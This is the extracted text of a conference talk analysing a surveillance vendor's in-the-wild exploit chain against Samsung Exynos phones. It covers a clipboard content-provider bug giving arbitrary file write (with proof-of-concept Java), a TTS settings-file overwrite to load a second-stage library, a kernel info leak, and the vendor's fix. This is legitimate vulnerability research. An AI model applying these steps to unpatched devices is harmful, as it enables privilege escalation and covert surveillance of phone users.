



A Very Powerful Clipboard

Analysis of a Samsung in-the-wild exploit chain



Maddie Stone (@maddiestone)
EKOPARTY 2022

Who am I? – Maddie Stone

- Security Researcher on Google Project Zero since 2019
 - Offensive security research team
 - I focus on 0-days used in-the-wild
- Previously, Google's Android Sec team



@maddiestone

Learn from 0-days exploited in the wild to **make 0-day hard**.

The Sample

About the Sample

- Obtained by Google's Threat Analysis Group (TAG)
 - TAG attributed to a surveillance vendor company
- Native library for an Android app
- Partial exploit chain for Samsung device from late 2020
- Includes 3 vulnerabilities that were 0-day at the time the sample was obtained

Initial attack vector
for code execution
in an
untrusted_app

???


Initial attack vector
for code execution
in an
untrusted_app


???





Arbitrary file system
read/write via
clipboard

CVE-2021-25337










Targeted Devices

- Samsung phones with Exynos CPUs
 - Vulnerability #2 is triggered using the ARM Mali GPU driver
 - Vulnerability #3 is in the Samsung DECON graphics driver
- Targeted phones with kernel version 4.14.113
 - Examples of phones running this kernel in late 2020: A50, A51, S10

Why share about this sample?

CVE-2021-25337

Arbitrary filesystem read and write via clipboard



About Android Content Providers

- Manage storage and system-wide access to a set of data
- Organize data in tables
- Required to implement six abstract methods:
 - `query`
 - `insert`
 - `update`
 - `delete`
 - `getType`
 - `onCreate`

Content Providers Access Control

According to [Android documentation](#):

***All applications can read from or write to your provider, even if the underlying data is private**, because by default your provider does not have permissions set. To change this, set permissions for your provider in your manifest file, using attributes or child elements of the `<provider>` element. You can set permissions that apply to the entire provider, or to certain tables, or even to certain records, or all three.*

Android file permissions

- Combination of Linux UID/GID permissions and SELinux
- The system user (UID 1000, AID_SYSTEM)
 - Most privileged user besides root
- `system_server` SELinux context is privileged because it manages many of the services critical to the device

`com.android.server.semclipboard.SemClipboardProvider`

`DATABASE_NAME = 'clipboardimage.db'`

`TABLE_NAME = 'ClipboardImageTable'`

`URL = 'content://com.sec.android.semclipboardprovider/images'`

`CREATE_TABLE = " CREATE TABLE ClipboardImageTable`

`(id INTEGER PRIMARY KEY AUTOINCREMENT, _data TEXT NOT NULL);"`

`com.android.server.semclipboard.SemClipboardProvider`

`DATABASE_NAME = 'clipboardimage.db'`

`TABLE_NAME = 'ClipboardImageTable'`

`URL = 'content://com.sec.android.semclipboardprovider/images'`

`CREATE_TABLE = " CREATE TABLE ClipboardImageTable`

`(id INTEGER PRIMARY KEY AUTOINCREMENT, _data TEXT NOT NULL);"`

`_data` column in content providers

Enables direct access to files on the file system using `openFileHelper`

```
protected final ParcelFileDescriptor openFileHelper (Uri uri,  
                                                    String mode)
```

Convenience method for subclasses that wish to implement `openFile(Uri, String)` by looking up a column named "`_data`" at the given URI.

```
public Uri insert(Uri uri, ContentValues values) {  
    long row = this.database.insert(TABLE_NAME, "", values);  
    if (row > 0) {  
        Uri newUri = ContentUris.withAppendedId(CONTENT_URI, row);  
        getContext().getContentResolver().notifyChange(newUri, null);  
        return newUri;  
    }  
    throw new SQLException("Fail to add a new record into " + uri);  
}
```

```
ContentValues vals = new ContentValues();  
vals.put("_data", "/data/system/users/0/newFile.bin");  
URI semclipboard_uri =  
    URI.parse("content://com.sec.android.semclipboardprovider")  
ContentResolver resolver = getContentResolver();  
URI newFile_uri = resolver.insert(semclipboard_uri, vals);  
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

```
ContentValues vals = new ContentValues();  
vals.put("_data", "/data/system/users/0/newFile.bin");  
URI semclipboard_uri =  
    URI.parse("content://com.sec.android.semclipboardprovider")  
ContentResolver resolver = getContentResolver();  
URI newFile_uri = resolver.insert(semclipboard_uri, vals);  
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```



```
ContentValues vals = new ContentValues();  
vals.put("_data", "/data/system/users/0/newFile.bin");  
URI semclipboard_uri =  
    URI.parse("content://com.sec.android.semclipboardprovider")  
ContentResolver resolver = getContentResolver();  
URI newFile_uri = resolver.insert(semclipboard_uri, vals);  
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

```
ContentValues vals = new ContentValues();
vals.put("_data", "/data/system/users/0/newFile.bin");
URI semclipboard_uri =
    URI.parse("content://com.sec.android.semclipboardprovider")
ContentResolver resolver = getContentResolver();
URI newFile_uri = resolver.insert(semclipboard_uri, vals);
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

```
ContentValues vals = new ContentValues();  
vals.put("_data", "/data/system/users/0/newFile.bin");  
URI semclipboard_uri =  
    URI.parse("content://com.sec.android.semclipboardprovider")  
ContentResolver resolver = getContentResolver();  
URI newFile_uri = resolver.insert(semclipboard_uri, vals);  
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

```
ContentValues vals = new ContentValues();  
vals.put("_data", "/data/system/users/0/newFile.bin");  
URI semclipboard_uri =  
    URI.parse("content://com.sec.android.semclipboardprovider")  
ContentResolver resolver = getContentResolver();  
URI newFile_uri = resolver.insert(semclipboard_uri, vals);  
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

/data/system/users/0/newFile.bin


- The dropped ELF will have SELinux context `users_system_data_file`

```
allow appdomain users_system_data_file:file { getattr read write };
```

```
allow system_server users_system_data_file:file { append create  
getattr ioctl lock map open read relabelfrom rename setattr unlink  
write };
```

Fixing the Bug

```
public Uri insert(Uri uri, ContentValues values) {  
    if (Binder.getCallingUid() != 1000) {  
        Log.e(TAG, "Fail to insert image clip uri. blocked the access of package : "  
+ getContext().getPackageManager().getNameForUid(Binder.getCallingUid()));  
        return null;  
    }  
    long row = this.database.insert(TABLE_NAME, "", values);  
    if (row > 0) {  
        Uri newUri = ContentUris.withAppendedId(CONTENT_URI, row);  
        getContext().getContentResolver().notifyChange(newUri, null);  
        return newUri;  
    }  
    throw new SQLException("Fail to add a new record into " + uri);  
}
```



Executing stage #2

- Dropped file is another app native library
 - It's starting point is JNI_OnLoad
- Uses the Samsung Text-to-Speech app to load and execute the stage #2 ELF

Samsung Text-to-Speech (SamsungTTS.apk)

- `com.samsung.SMT`
- Pre-installed Samsung system app
- Runs as `system` UID, but in the `system_app` SELinux context
 - `system_app` is less privileged than `system_server`, but more privileged than `untrusted_app`
- Versions 3.0.04.14 and previous loaded an “engine” native library from the path in the settings file
 - In late 2020, phones released on Android P or before contained this version of the app
- Used `System.load(<path_from_settings_file>)`


Used vulnerability #1 to overwrite settings file

- Used vulnerability #1 to overwrite the settings file for the SamsungTTS app with the stage 2 file path
 - `/data/user_de/0/com.samsung.SMT/shared_prefs/SamsungTTSSettings.xml`
 - `/data/data/com.samsung.SMT/shared_prefs/SamsungTTSSettings.xml`

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
  <map>
    <string name=\"eng-USA-Variant Info\">f00</string>\n\"
    <string name=\"SMT_STUBCHECK_STATUS\">STUB_SUCCESS</string>\n\"
    <string name=\"SMT_LATEST_INSTALLED_ENGINE_PATH\">
      /data/system/users/0/newFile.bin</string>\n\"
  </map>
```

CVE-2021-25369

Kernel information leak via `sec_log.log`



Kernel info leak

- Leaks `task_struct` and `sys_call_table` addresses
- `task_struct` address is used to find the `addr_limit` pointer
 - `addr_limit` is at offset +8 inside the `task_struct`
- `sys_call_table` address is used to break KASLR

Abusing a WARN_ON

- **WARN_ON** macros are used in the Linux kernel to debug kernel failures
- Logs full backtrace, including stack contents

```

/**
 * kbasep_vinstr_hwcnt_reader_ioctl() - hwcnt reader's ioctl.
 * @filp:  Non-NULL pointer to file structure.
 * @cmd:    User command.
 * @arg:    Command's argument.
 *
 * Return: 0 on success, else error code.
 */
static long kbasep_vinstr_hwcnt_reader_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
    [...]
    switch (cmd) {
    case KBASE_HWCNT_READER_GET_API_VERSION:
        rcode = put_user(HWCNT_READER_API, (u32 __user *)arg);
        break;
    [...]

    default:
        WARN_ON(true);
